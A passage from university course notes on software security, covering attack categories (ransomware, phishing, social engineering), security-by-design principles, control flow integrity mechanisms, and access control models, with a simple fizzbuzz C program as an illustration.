A *ransomware attack* is a cryptovirology attack permanently blocking access to the victim's data unless a ransom is paid.

- Ransomware attacks usually encrypt files using a random key.
- The victim can buy the corresponding decryption key after paying a ransom.
- Advanced ransomware also targets backups to increase the pressure to pay ransom.
- More advanced ransomware attacks steal data before encrypting it with the thread to publish the data if no ransom is paid.
- Some advanced ransomware attacks also try to encrypt backups in order to make it difficult to rollback to a time before the ransomware attack started.

The concept of ransomware was first described in 1996 [20] and has since then become a profitable business [21]. The availability of cryptocurrency has made it difficult to unmask ransomeware attackers.

Name Resolution and Routing Attacks

Definition (name resolution attack)

A *name resolution attack* attempts to modify name resolution services to attack users of name resolution services.

Definition (routing attack)

A *routing attack* attempts to modify the flow of information in order to obtain access to information or to install a man-in-the-middle.

Attacks on name resolution systems and routing attacks aim at directing communication flows to malicious services or to pass them through malicious systems. They are usually a part of a bigger attack.

Attacks on Application Software

Malicious Macro Attacks

Definition

A *malicious macro attack* (also called a macro virus) uses a macro embedded in some innocent document to install malware on systems opening the document and executing the macro without supervising its execution.

Examples

- Malicious macros distributed with office documents have been used for years to break into systems.
- More recent versions of office software disables the execution of macros by default.

Microsoft Office products have had a long track record of carrying macro viruses in order to gain initial control of remote systems. Macros were usually written Visual Basic and had full access to the system's file systems.

While Microsoft Office products are well known for macro viruses, similar problems exist in other document formats. Modern versions of the Portable Document Format (PDF) can contain JavaScript code, which may be used to launch attacks via a PDF reader.

Phishing Attacks

Definition

A *phishing attack* attempts to steal sensitive information by masquerading a malicious resource as a reputable resource.

Examples:

- Email phishing attacks tricking individuals into giving away sensitive information
- Spear phishing attacks use contextual information to hide the phishing attack
- Whaling attacks use spear phishing techniques to target senior executives
- Voice phishing attacks make automated phone calls to large numbers of people
- Calendar phishing attacks send fake calendar invitations with phishing links
- QR code phishing attacks use QR codes to direct users to phishing sites

Phishing attacks originated in the 1990s and they are still a very effective way to obtain initial access to accounts and systems. While large scale phishing campaigns are often relatively easy to identify for informed people, they are often successful with less informed people.

Spear phishing attacks can be highly successful if an adversary has the resources to prepare a spear phishing attack well. If an adversary knows email communication threads and the context of email exchanges, then it is possible to produce phishing emails that are likely accepted as an authentic email. Given the recent progress in AI technology, it can be expected that spear phishing attacks will become cheaper and better in the future. Deploying technology to digitally sign email messages (or communication in general) is a means to protect against phishing attacks.

Social Engineering Attacks

Definition (social engineering attack)

A *social engineering attack* is the psychological manipulation of people into performing actions or divulging confidential information.

Examples:

- An attacker sends a document that appears to be legitimate in order to attract the victim to a fraudulent web page requesting access codes (phishing).
- An attacker pretends to be another person with the goal of gaining access physically to a system or building (impersonation).
- An attacker drops devices that contain malware and look like USB sticks in spaces visited by a victim (USB drop).

Social engineering attacks exploit that humans can be persuaded to give away credentials or other confidential information. Compared to equivalent technical attacks, they are often cheap and highly effective.

Social engineering attacks often start with creating a new situation in which people can be tricked to reveal credentials. Some examples:

- An adversary posts a sign that the phone number of the helpdesk has changed and when people call the new fake number, you persuade them to give the helpdesk credentials.
- An adversary masquerades as a mechanic to perform maintenance on air conditioning systems in order to get access to a server room.
- An adversary contacts a person under the name of an authority to convince the person to carry out a certain task.
- An adversary triggers a fire alarm in order to gain access to office computers that were left unattended.
- An adversary explores the courtesy of a person to gain access to a building.

Social engineering attacks usually exploit the following human emotions:

- Fear: Victims are maded to believe that not acting will have negative consequences.
- Greed: Victims exploit a desire for material gain.
- Curiosity: Victims perform an action against the rules out of a desire of exploration evident in humans.
- Helpfulness: Victims perform a voluntary action intended to help others.
- Urgency: Victims are put under time pressure in order to decide quickly without fully considering the consequences of a decision.

Part III

Security by Design

Security by design is about considering security aspects of software during all phases of a software development project instead of adding security mechanisms late in the development process. This part first defines security by design and which security aspects need to be considered in the different phases of a software project. It then discusses ten security design principles.

By the end of this part, students should be able to

- explain the concept of security by design;
- outline security aspects to address in the different phases of a development project;
- describe the principle of least privilege;
- explain the principle of separate responsibilities;
- outline the principle to trust cautiously;
- describe the importance of simplicity;
- explain how to properly audit sensitive events;
- highlight the importance of secure defaults and failing securely;
- motivate why relying on obscurity is problematic;
- outline the importance of defense in depth
- explain the dangers of inventing new security solutions;
- characterize the importance of focusing on securing the weakest links.

Security in the Software Lifecycle

Security by Design

Definition (Security by Design)

Secure by design, in software engineering, means that software products and capabilities have been designed to be foundationally secure.

- The goal of security by design is to ensure that security is an inherent part of a product, rather than being added on as an afterthought.

Further online information:

- **YouTube**: Cybersecurity Architecture: Five Principles to Follow (and One to Avoid)

Software Life Cycle Model

1. Beginning of Life
   - 1.1 Idea
   - 1.2 Concept
   - 1.3 Development
   - 1.4 Prototype
   - 1.5 Launch
   - 1.6 Manufacture
2. Middle of Life
   - 2.1 Distribution
   - 2.2 Use
   - 2.3 Service
3. End of Life
   - 3.1 Recycle

- Security by design stresses the importance to consider security aspects in all phases of a software life cycle.
- Retrofitting security is complicated and costly and often leads to solutions that are complex and thus hard to fully understand.

Below are some security related questions and requirements that should be considered during the different phases of the software lifecycle [22]:

1.1 Idea

- Where will the product be used?
- What are the security requirements demanded by the market?

1.2 Concept

- What are the data protection requirements?
- What are legal requirements and constraints?
- Which threats exist and how can their impact be controlled?
- Which security requirements exist for 3rd party components or suppliers?
- What is needed to detect security attacks and which data is necessary for forensics?

1.3 Development

- Which software architecture matches the security requirements?
- Use best current security practice for the implementation.
- Use state of the art tools for an automated security analysis of the code.
- Verify that components provided by third parties meet the security requirements.
- Ensure the integrity of development tools.

1.4 Prototype

- Automatic detection of weaknesses and penetration tests.

1.5 Launch

- Establish processes for regular security assessment of software components and procedures for maintenance, support, and patch management.
- Provide documentation how to operate the product and clearly document how long security updates will be provided.

1.6 Manufacture

- Collect all information necessary for tracing security issues and for supporting vulnerability analysis, such as versions and serial numbers of all deployed software and hardware components (firmware, operating system, libraries).
- Protection of the production environment to ensure that no manipulated components may influence the product.

2.1 Distribution

- Distribution and deployment of software components must ensure that the integrity of the software components is maintained.
- Provide documentation detailing the appropriate and secure operation of the software product. This documentation may need to be updated regularly during the support lifetime of the product.

2.2 Use

- Operate vulnerability management services in order to react to discovered vulnerabilities in a timely manner.

2.3 Service

- Provide communication channels to inform customers in a timely manner about security problems and the availability of security patches.
- Implement processes to provide information about security or data protection incidents to authorities according to legal requirements.
- Define a service process to clear any customer related data if hardware and/or software is returned.

3.1 Recycle

- Ensure that customers are informed in time about the end of support and provide information about the consequences on the security of the system and the data processed by the system.
- Provide documentation how the hardware and software can be shutdown and disposed safely. This includes instructions how to delete sensitive information (keys, personal data) securely and how to dispose physical hardware components properly.

Ten Security by Design Principles

Eoin Woods summarized 10 security design principles. We present them here as they provide helpful guidance for software engineers and system designers how to build systems that have a high resilience against security attacks. Eoin Woods has given several presentations about these 10 security design principles, you can find several of them recorded on YouTube.

Further online information:

- **YouTube**: Secure by Design - Security Principles for the Working Architect - Eoin Woods

Principle 1: Least Privilege

Definition (least privilege)

Limit privileges to the minimum necessary for a given context.

Motivation:

- Broad privileges allow malicious or accidental access to protected resources

Example:

- Execute server processes with exactly the privileges they require and not more:
  - Execute the processes using a restricted account
  - Limit access to the filesystem
  - Limit access to network resources
  - Limit the system calls that can be used

A simple implication of this principle is that system administrators should never execute regular tasks like reading emails or searching for information on the Internet with administrator privileges.

Principle 2: Separate Responsibilities

Definition (separate responsibilities)

Separate and compartmentalise responsibilities and privileges.

Motivation:

- Limit the impact of successful attacks and achieve control and accountability

Example:

- A software module responsible for payments should not also be responsible for placing orders

A software architecture following this principle may use a technique called *privilege separation* to separate the code requiring special privileges from the code that does not require special privileges. The idea is that the code executing with special privileges should be small compared to the code implementing the rest of the functionality so that privileged code can be effectively reviewed for security vulnerabilities.

Principle 3: Trust Cautiously

Definition (trust cautiously)

Assume unknown entities are untrusted and have a clear process to establish trust.

Motivation:

- Security problems are often caused by inserting malicious intermediaries in communication paths.

Examples:

- Do not accept network connections from untrusted endpoints.
- Verify the identity of unknown people (do not get fooled by how they look)
- Do not plug USB devices of unknown origin into a computer.
- Do not execute code originating from an unknown source.

Trusting cautiously can be tricky in the real world since it is often necessary to make informed decisions. Smart adversaries may exploit this by forcing people into situations where decisions need to be taken under pressure.

There has been quite some research on making computer programs managing trust metrics against other computer programs and system components. This seems to be simple at first sight but appears to be tricky to get right.

Principle 4: Simplest Solution Possible

Definition (simplest solution possible)

Actively design for simplicity, avoiding complex failure modes, implicit behaviour, unnecessary features, ...

Motivation:

- Complex systems are hard to analyze and they may have complex failure modes or implicit behaviour.

Examples:

- A logging system should not have a need to dynamically load code.
- A configuration language does not need to be Turing complete.
- A document format does not need to include executable code.

Keeping systems simple is often harder than making them complex. There is a natural desire to add features and hence it requires a serious effort to keep a system clean and simple.

Principle 5: Audit Sensitive Events

Definition (audit sensitive events)

Record all security significant events in a tamper-resistant store.

Motivation:

- Auditing logs are useful for monitoring the operation of a system and reconstructing the past.
- It may be necessary to be able to proof legally that an auditing is complete and authentic.

Examples:

- Logging auditing information on write-only storage systems.
- Duplicating auditing information to increase availability.

It may be useful at this point to remember earlier principles. A good auditing system needs to provide a function to record events, it should not provide a function to read or even worse modify recorded events. The reason is that auditing information is also of high interest for malicious parties as it can reveal information how systems and services operate.

Principle 6: Secure Defaults and Fail Securely

Definition (secure defaults and fail securely)

Force changes to security sensitive parameters (never use default values) and think through failures to make them secure but recoverable.

Motivation:

- Devices with default credentials (passwords) still are a problem.
- Security mechanisms may be downgrading through failures.
- Failures during privileged operation may leave systems in a vulnerable state.

Examples:

- Home routers shipped with a default administrative password.
- Temporary files left behind after a failure leaking information.

Principle 7: Never Rely on Obscurity

Definition (never rely on obscurity)

Assume attacker with perfect knowledge since this forces secure system design.

Motivation:

- Sooner or later someone will accidentally or on purpose find hidding things.

Examples:

- Using simple substitution rules to create passwords from ordinary words
- Using port knocking sequences to open administrative remote access to systems.
- Kerckhoff's principle states that security of a cryptographic system should not rely on the secrecy of the algorithm.

The key here is that obscurity does not provide security. That said, obscurity may still have an operational value. For example, consider a server on the Internet that needs to provide remote administrative access via SSH. Public IP addresses are always scanned for SSH services and this can get annoying. By deploying port knocking, i.e., a firewall opens SSH access only if a certain sequence of port numbers have been contact before, a large number of these scans can be defeated. Deploying port knocking hence is operationally useful but the key is that the security of the SSH access should not rely on port knocking. This means the SSH access needs to be properly secured (e.g., by enforcing strong public key authentication mechanisms) so that it access is safe even if no port knocking is active. In other words, obscurity can operationally help by challenging attackers but the security of a service should never depend on obscurity.

More recently, an "advanced" form of security through obscurity has become attractive, so called *moving target defense*. From a security point of view, such mechanisms must be seen as a comlementary element to improve resilience of a system but not as a prime mechanism to provide security.

Principle 8: Defense in Depth

Definition (defense in depth)

Do not rely on single point of security, secure every level, stop failures at one level from propagating.

Motivation:

- Systems do get attacked and humans make mistakes, hence it is necessary to plan for such situations and to minimize the impact.

Examples:

- Multiple levels of access control (with different granularity):
  - Access control within a database backend
  - Access control at the file system level
  - Access control at the virtual machine level

Depending on a single security mechanisms leads to catastrophic failures if the security mechanisms fails. Hence it is important to investigate for each security mechanism what happens if the mechanism fails or can be circumvented.

Principle 9: Never Invent Security Technology

Definition (never invent security technology)

Do not create your own security technology, always use proven technology and components.

Motivation:

- Creating good security technology is difficult and requires the cooperation of many people to eliminate design flaws.

Examples:

- Wireless security technology has a long history of failed attempts
- Implementing crypto algorithms is hard (e.g., prevention of side channels)

There are of course people specializing on inventing security technology and this is no argument to stop this value work. This principle is essentially just a strong warning that naive approaches to invent security technology are often doomed to serious failures. The word “never” is thus a bit too strong (it almost always is) but it conveys the message well.

Principle 10: Secure the Weakest Link

Definition (secure the weakest link)

Find the weakest link in the security chain, strengthen it, and then repeat.

Motivation:

- Perfect security does not exist, security a continuous process.
- By constantly improving the weakest link, the security of a system improves efficiently.

Examples:

- Encrypted communication but cleartexts stored in a database.
- Security access from the outside while leaving the doors wide open inside.
- Providing access to accounts without a plan how to terminate access.

Perhaps the most important point here is that security requires a continuous process. Security is not black and white, a system only reaches a certain level of security and a continuous effort is required to keep the level or to further improve it.

The problem is that security is also a cost factor and the level of security and its business value is often difficult to assess. Companies sometimes only realize that they did not invest enough into security when major security events take place.

Part IV

Control Flow Integrity

The part discusses techniques to deal with buffer overflows that aim to divert the control flow of applications. These techniques are commonly known under the term control flow integrity.

By the end of this part, students should be able to

- explain the concept of control flows and control flow integrity;
- construct a control flow graph of a simple program;
- describe the protection provided by a control flow guard;
- outline the protection provided by pointer authentication codes;
- illustrate the protection provided by a shadow stack.

Control Flow Integrity

Several techniques to exploit buffer overflows were developed in the 1990s and this led to research trying to safeguard systems against buffer overflows that try to divert the normal execution of a program into a malicious execution. The term control flow integrity was coined by a paper by Martín Abadi, Mihai Budiu, Úlfar Erlingsson, and Jay Ligatti [23] published in 2005. In the following years many techniques were developed to observe or guarantee the integrity of the control flow of a program during its execution. Since they all come with a certain overhead, several companies started to develop hardware support for control flow integrity techniques.

While control flow integrity mechanisms made it in less than 20 years from first research efforts into deployed hardware support and they help to prevent a number of attacks, they come with a certain cost as they had to be designed to be backwards compatible. Furthermore, recent research has shown that it is possible for large programs to make then do things they were not designed to do while staying within the constraints of control flow integrity mechanisms. One such approach is called control flow bending [24].

Control Flow

Definition (control flow)

The *control flow* of an imperative program is the order in which instructions or function calls are executed.

- The control flow of a program can be visualized in a control flow graph.
- At the machine instruction level, we have (i) sequences of instructions (nodes) and (ii) jumps between them (edges).
- Some jumps are conditional (so called branching points).
- Some jumps are function calls, i.e., the program eventually returns and continues.
- The control flow graph of a program is usually known at compilation time.

Control flow graphs may exist at different levels of abstraction. For example, you can represent the source code of an imperative programming language as a control flow graph where each statement and each branching point becomes a node and edges represent the jumps between the statements.

We usually focus on the control flow graph representing the machine instructions generated by a compiler. An optimizing compiler will transform the control flow graph representing the source code into an (optimized) control flow graph that is being executed.

Listing 11 shows an implementation of a fizzbuzz program that we use in the following to explain control flow integrity concepts. The program echoes its command line arguments, replacing every positive integer number with the word Fizz if the number is divisible by 3, with the word Buzz if the number is divisible by 5, and the word FizzBuzz if the number is both divisible by 3 and 5.

```c
#include <stdio.h>
#include <stdlib.h>

static void fizzbuzz(int n)
{
    if (n % 15 == 0) {
        printf("FizzBuzz");
    } else if (n % 5 == 0) {
        printf("Buzz");
    } else if (n % 3 == 0) {
        printf("Fizz");
    } else {
        printf("%d", n);
    }
}

static void echo(char *s)
{
    int n = atoi(s);
    if (n <= 0) {
        printf("%s", s);
    } else {
        fizzbuzz(n);
    }
}

int main(int argc, char *argv[])
{
    for (int i = 1; i < argc; i++) {
        char *separator = (i < argc-1) ? " " : "\n";
        echo(argv[i]);
        printf("%s", separator);
    }
    return EXIT_SUCCESS;
}
```


Control Flow Integrity

Definition (control flow integrity)


Techniques ensuring *control flow integrity* prevent attacks diverting a program's execution from the programs intended control flow graph.

- Defense against attacks overwriting return addresses
- Defense against attacks overwriting function pointers
- No defense against attacks that do not change a program's control flow
- Jumps are edges between sequences of machine code that do not return.
- Calls are edges between functions where the callee normally returns to the callsite.

Below on the left is the function *call graph* of the fizzbuzz program. Nodes represent functions and edges represent possible function calls. The call graph has been produced by the `llvm` compiler and its tool chains. It is the result of a direct translation of the C code into the compiler's intermediate representation. Enabling optimizations will let the compiler inline the functions `echo` and `fizzbuzz`, resulting in a simpler function call graph.



Call graph: fizzbuzz.ll



On the right, you see the control flow graphs of the three functions. Nodes represent sequences of instructions and arrows possible jumps between these sequences of instructions.

Control Flow Integrity Details

Definition (forward edge cfi integrity)

Forward edge control flow integrity verifies jumps and function calls.

Definition (backward edge cfi integrity)

Backward edge CFI verifies the returns of function calls.

Definition (direct and indirect jumps)

A control transfer where the destination is directly known is a *direct jump*. Control transfers that follow addresses (pointers) stored in memory are called *indirect jumps*.

The distinction between forward edge and backward edge control flow integrity is important since different techniques may be used to realize forward edge and backward edge control flow integrity.

Some control flow integrity mechanisms are fine grained, protecting specific addresses, while others are coarse grained, protecting only address ranges. From a security point of view, it is clear that fine grained protection is desirable but fine grained protection usually means larger overhead.

Some control flow integrity mechanisms only protect the destination of a jump or call or return while other protect the combination of the source and the destination of a jump or call or return.

Control Flow Guard

Control Flow Guard

- Control flow guard is a forward edge cfi mechanism.
- Check a bitmask whether the destination is a valid jump/call target.
- The bitmask of valid jump/call targets is created when a program is compiled.
- The granularity of the bitmask is a concern (every address is pretty costly).
- The bitmask must be kept protected.

A control flow guard mechanism has been implemented in the llvm/clang compiler toolchain. There is also hardware support in newer Intel processors (Intel CET) [25] and it is used in modern versions of Windows.

Pointer Authentication Codes

Pointer Authentication Codes

- Not all bits of an address are used and these bits can carry a pointer signature.
- A pointer (address) is signed with a key and the resulting authentication code is stored in "unused" bits.
- Authentication codes are verified at runtime.
- Attacker would need the secrect key to create valid pointers (so store the key in a protected register)
- Guessing authentication codes is possible, feasibility depends on the number of bits available

A weak aspect of pointer authentication codes is the relatively small number of bits available. Apple silicon ships with hardware support for pointer verification, originally described by Qualcom [26].

Shadow Stacks

Shadow Stack

- Shadow stacks are a backward edge cfi mechanism.
- Copy return addresses into a protected shadow stack
- Validate return address against the shadow stack on function return
- Shadow stack must be protected
  - placing the shadow stack between guard pages
  - using a special hardware enforced memory protection mechanism

The introduction of shadow stacks is driven by the need to maintain backwards compatibility. For a clean slate instruction set architecture (ISA) design, one could consider to introduce separate data and call stacks to enforce a clear separation, also protecting the stack from potentially leaking information where machine code is loaded into the address space of a process.

Thie RISC-V project is working on specifications to add shadow stacks and landing pads to the RISC-V technology [27].

Part V

Isolation Mechanisms

This part looks at mechanisms to isolate programs during their execution. Isolation essentially aims at granting programs access to the resources they need but nothing more and to execute programs with least privileges. Good isolation limits the attack surface and this helps to harden system against attacks. In other words, good isolation helps to limit or control the damage that can happen if a system is attacked.

By the end of this part, students should be able to

- recall the Lampson authorization model;
- describe the difference between access control lists and capabilities;
- explain the terms discretionary, mandatory, and role-based access control;
- model permissions using the POSIX discretionary access control model;
- outline the idea behind Linux Security Modules;
- describe the AppArmor system for securing applications;
- configure the SELinux mandatory access control system;
- implement programs using Linux secure computing facilities to restrict system calls;
- configure generic sandboxes such as Linux firejail;
- understand the security of Linux containers.

Authentication, Authorization, Auditing

Isolation

- Isolation is a fundamental technique to increase the robustness of computing systems and to reduce their attack surface.
- Isolation can be achieved in many different layers of a computing system:
  - Physical (e.g., preventing physical access to compute clouds)
  - Hardware (e.g., memory management and protection units)
  - Virtualization (e.g., virtual machines, containers)
  - Operating System (e.g., processes, file systems)
  - Network (e.g., virtual LANs, virtual private networks)
  - Applications (e.g., transaction isolation in databases)
- Isolation should be a concern of every system design.
- Isolation also concerns the deployment of computing systems.

It is important to consider isolation not only during the design of software but also when computing systems and software gets deployed. Systems that have been designed with isolation in mind tend to resist attacks much better compates to systems that lack a proper isolation. The reason is that a successful attack on a components can easily affect other parts of the system if there are no effective isolation mechanisms in place. A downside of isolation is that maintaining proper isolation makes operational processes often more complicated and expensive. Similarly, isolation may come with a certain amount of overhead. A paper discussing several system-level security isolation techniques is [28].

Authentication, Authorization, Auditing

Definition (authentication)

Authentication is the act of proving an assertion, such as the identity of a computer system user.

Definition (authorization)

Authorization is a function deciding whether a principal can access a certain resource in a certain way.

Definition (auditing)

Auditing is the process of collecting and storing evidence about authentication and authorization decisions.

- Authentication: Who is requesting an action?
- Authorization: Is a principal allowed to execute an action on this object?
- Auditing: Record evidence for decision made in an audit-trail.

Basic authentication at the system level is typically implemented using passwords, which is known to be problematic. On mobile devices, we meanwhile often find in addition biometric authentication mechanisms. Operating system access over the network is often using asymmetric cryptographic key mechanisms. In Unix-like systems, the authentication resolves to a user identifier (uid) associated with processes executing in user space. The kernel makes an important distinction between the user identifier (uid) and the effective user identifier (euid), which can be different.

Authorization answers the question which operations are allowed against an object. This question is answered using an authorization policy, also called an access control policy. The specification of authorization policies is complex and there are different approaches to specify authorization policies.

Auditing is used to keep a log (an audit trail) of the decisions made. This is essential for debugging purposes but also for forensics in case a system was attacked or information was leaked to principals who should not have had access to the information. A good audit trail is extremely important but it may also highly sensitive information. Furthermore, an audit trail often needs to be safeguarded against modifications.

Authentication

Definition (authentication)


Authentication is the process of verifying a claim that a system entity or system resource has a certain attribute value.

- An authentication process consists of two basic steps:
  1. Identification step: Presenting the claimed attribute value (e.g., a user identifier) to the authentication subsystem.
  2. Verification step: Presenting or generating authentication information (e.g., a value signed with a private key) that acts as evidence to prove the binding between the attribute and that for which it is claimed.
- Security services frequently depend on authentication of the identity of users, but authentication may involve any type of attribute that is recognized by a system.

This definition is taken from RFC 4949 [29]. While we often think about the authentication of "users", there are many more entities that need authentication. Here are some examples:

- A device plugged into a computer may have to authenticate itself against the operating system.
- A car (that is the computer inside a car) may have to authenticate itself against a charging station.
- A payment card has to authenticate itself against a cashing system (and perhaps a cashing system has to authenticate itself against a payment card).
- An front-end application may have to authenticate itself against a backend service.

Authorization Lampson Model



- This basic model works well for modeling static access control systems.
- Dynamic access control systems allowing dynamic changes to the access control policy are difficult to model with this approach.

The original paper by Lampson [30] uses a slightly different terminology.

Subjects, Objects, Rights

- Subjects (S): set of active objects
  - processes, users, ...
- Objects (O): set of protected entities
  - files, directories, ...
  - memory, devices, sockets, ...
  - processes, memory, ...
- Rights (R): set of operations a subject can perform on an object
  - create, read, write, delete ...
  - execute ...

Following Lampson's model, we distinguish between subjects that are accessing objects regulated by their access rights. Some typical examples:

- A Unix process (a subject) is attempting to open a file for reading (an object) and it needs to have read permissions to access the file.
- A computing system (a subject) is attempting to access an SSH service on a remote computer (an object) and it needs to have permission to send data to the SSH port on the remote system.
- An application running on a mobile phone (a subject) is trying to lookup an address in the list of contacts stored on the device (an object) and it needs to have the permissions to access this database.

Lampson's Access Control Matrix

Definition (access control matrix)

An *access control matrix* M consists of subjects $s_i \in S$, which are row headings, and objects $o_j \in O$, which are column headings. The access rights $r_{i,j} \in R^*$ of subject s_i when accessing object o_j are given by the value in the cell $r_{i,j} = M[s_i, o_j]$.

- Another way to look at access control rights is that the access rights $r \in R^*$ are defined by a function $M : (S \times O) \to R^*$.
- Since the access control matrix can be huge, it is necessary to find ways to express it in a format that is lowering the cost for maintaining it.

An access control matrix is great in theory but difficult in practice since the product of all subjects against all objects is huge. Hence, it is necessary to find representations that reduce the size of the access control matrix and which makes the management of access rights feasible for a security administrator. Two widely used approaches are access control lists and capabilities.

Here is an example access control matrix:

	moodle	wifi	printer
Alice		access	print
Bob	student	access	
Carol	instructor	access	print, scan
Charlie		access	scan
Dave	student	access	

Access Control Lists

Definition (access control list)

An access control list represents a column of the access control matrix. Given a set of subjects S and a set of rights R, an access control list of an object $o \in O$ is a set of tuples of $S \times R^*$.

- Example: The inode of a traditional Unix file system (the object) stores the information whether a user or a group or all users (the subject(s)) have read/write/execute permissions (the rights).
- Example: A database system stores for each database (the object) information about which operations (the rights) users (the subjects) can perform on the database.

Typical access control list design issues:

- Who can define and modify ACLs?
- Does the ACL support groups or wildcards?
- How are contradictory ACLs handled?
- Is there support for default ACLs?
- How have changes of ACLs propagated?

ACLs can become very complicated and difficult to manage. A good example are network packet filters where the ACL consists of long chains of rules that over time become very difficult to maintain.

Capabilities

Definition (capabilities)

A capability represents a row of the access control matrix. Given a set of objects o and a set of rights R, a capability of a subject s is a set of tuples of $O \times R^*$.

- Example: An open Unix file descriptor can be seen as a capability. Once opened, the open file can be used regardless whether the file is deleted or whether access rights of the file are changed. The capability (the open file descriptor) can be transferred to child processes. (Note that passing capabilities to child processes is not meaningful for all capabilities.)
- Example: The Linux system has pre-defined capabilities like `CAP_SYS_TIME` or `CAP_CHOWN` that partition the rights of the root user into more manageable smaller capabilities.

Capabilities are like tickets that allow a subject to do certain things. It is essential that subjects cannot alter their capabilities in an uncontrolled way. Operating systems therefore typically maintain capabilities in kernel space. The file descriptor, for example, is maintained in the kernel and it cannot be changed to refer to a different file without the involvement of the kernel.

Typical design issues for capabilities:

- How are capabilities stored?
- How are capabilities protected?
- Can capabilities be passed on to other subjects?
- Can capabilities be revoked?

Access Control Lists versus Capabilities

- Both are theoretically equivalent (since both at the end can represent the same access control matrix).
- Capabilities tend to be more efficient if the common question is "Given a subject, what objects can it access and how?".
- Access control lists tend to be more efficient if the common question is "Given an object, what subjects can access it and how?".
- Access control lists tend to be more popular because they are more efficient when an authorization decision needs to be made.
- Systems often use a mixture of both approaches.

Discretionary, Mandatory, Role-based Access Control

- Discretionary Access Control (DAC)
  - Subjects with certain permissions (e.g., ownership of an object) can define access control rules to allow or deny (other) subjects access to an object.
  - It is at the subject's discretion to decide which rights to give to other subjects concerning certain objects.
- Mandatory Access Control (MAC)
  - System mechanisms control access to objects and an individual subject cannot alter the access rights.
  - What is allowed is mandated by the security policy implemented by the security administrator of a system.
- Role-based Access Control (RAC)
  - Subjects are first mapped to a set of roles that they have.
  - Mandatory access control rules are defined for roles instead of subjects.

Unix filesystem permissions are an example of discretionary access control. The owner of a file controls who is allowed to access the file in which way.

Mandatory access control is frequently used by security critical systems to enforce access control rules. Early forms of mandatory access control were often using multi-level security systems, where objects are classified into security levels and subjects are allowed access to objects in the security level associated with the subject.

Role-based access control models try to simplify the management of access control rules. The basic idea is that subjects are first mapped into roles and access control rules are defined for certain roles. For example, access rights for certain documents may be given to the role of a study program chair instead of specific persons. This has the benefit that the person taking the role of a study program chair can be easily replaced without having to redefine all access control rules for all documents.

Fine-grained Operating System Security Profiles

Basic Operating System Isolation Services

- Basic isolation services provided by operating system kernels:
  - Isolation of process memory via virtual memory
  - Isolation of storage devices via filesystems
  - Isolation of network devices via sockets
  - Isolation of keyboard, pointer, display devices
  - Isolation of pluggable devices
- These are coarse grained isolation mechanisms
- More fine grained isolation mechanisms are system specific

We are not going to review how these isolation mechanisms work. Please review standard educational materials on operating systems to refresh your understanding how mappings of logical address spaces to physical address spaces work, how filesystems are implemented on top of raw block devices, how the socket API abstraction provides interfaces to network protocol stacks, or how devices are represented and exposed to processes.

POSIX User and Group IDs

Definition (user ID, group ID)

A *user ID* (UID) is a positive integer assigned to a user of a POSIX system. A *group ID* (GID) is a positive integer assigned to a group on a POSIX system.

- A user refers to an account on the system and accounts may represent software services.
- Every user is a member of one or more groups.
- The UID 0 has a special meaning and refers to the root user, an account with special and typically unlimited privileges.
- The UID 65534 and the GID 65534 are commonly reserved for nobody, a user and a group with no system privileges.

POSIX Process User and Group IDs

Definition (real user ID, real group ID)

The *real user ID* (ruid) and the *real group ID* (rgid) of a process is the UID and the GID of the user who invoked a program.

Definition (effective user ID, effective group ID)

The *effective user ID* (euid) and the *effective group ID* (egid) of a process are used to check permissions.

Definition (saved user ID, saved group ID)

The *saved user ID* (suid) and the *saved group ID* (sgid) of a process are a UID and GID pair that are (temporarily) not used to check permissions.

A regular program executes with the euid and egid set to the ruid and rgid, which are derived from the uid and gid of the caller.

In some situations, it is necessary to execute a program with special permissions. To accomplish this, a program may be installed to run with the permissions given to the program. In this case, the euid and egid will be different from the ruid and rgid, which are still derived from the uid and gid of the caller.

The Unix model was that for actions requiring special privileges, small programs are written that carry out the action and nothing else. If the programs are small, they can be carefully reviewed and checked for security problems.

In certain situations, a process may want to reduce its privileges temporarily. This can be accomplished by saving the current euid and egid into the suid and sgid and then setting different euid and egid values, restoring the original settings later.

POSIX File System Owner and Group IDs

Definition (owner, group, other)

Every file system object has an associated *owner* (a UID) and *group* (a GID). Separate permissions (read, write, execute, ...) are associated with the owner of a file system object, the members of a group of a file system object, and all others.

Definition (effective permissions)

The *effective permissions* are determined based on the first match in the order of user, group then others properties of a file system object.

- The owner of a file system object has the right to set the permissions.
- More fine grained access control lists are defined in POSIX 1003.1e.

The permissions associated with file system objects vary between implementations but the main ones are:

r Read the content of files or the names of a directory.

w Write the content of files or modify a directory, which includes creating, deleting, and renaming files.

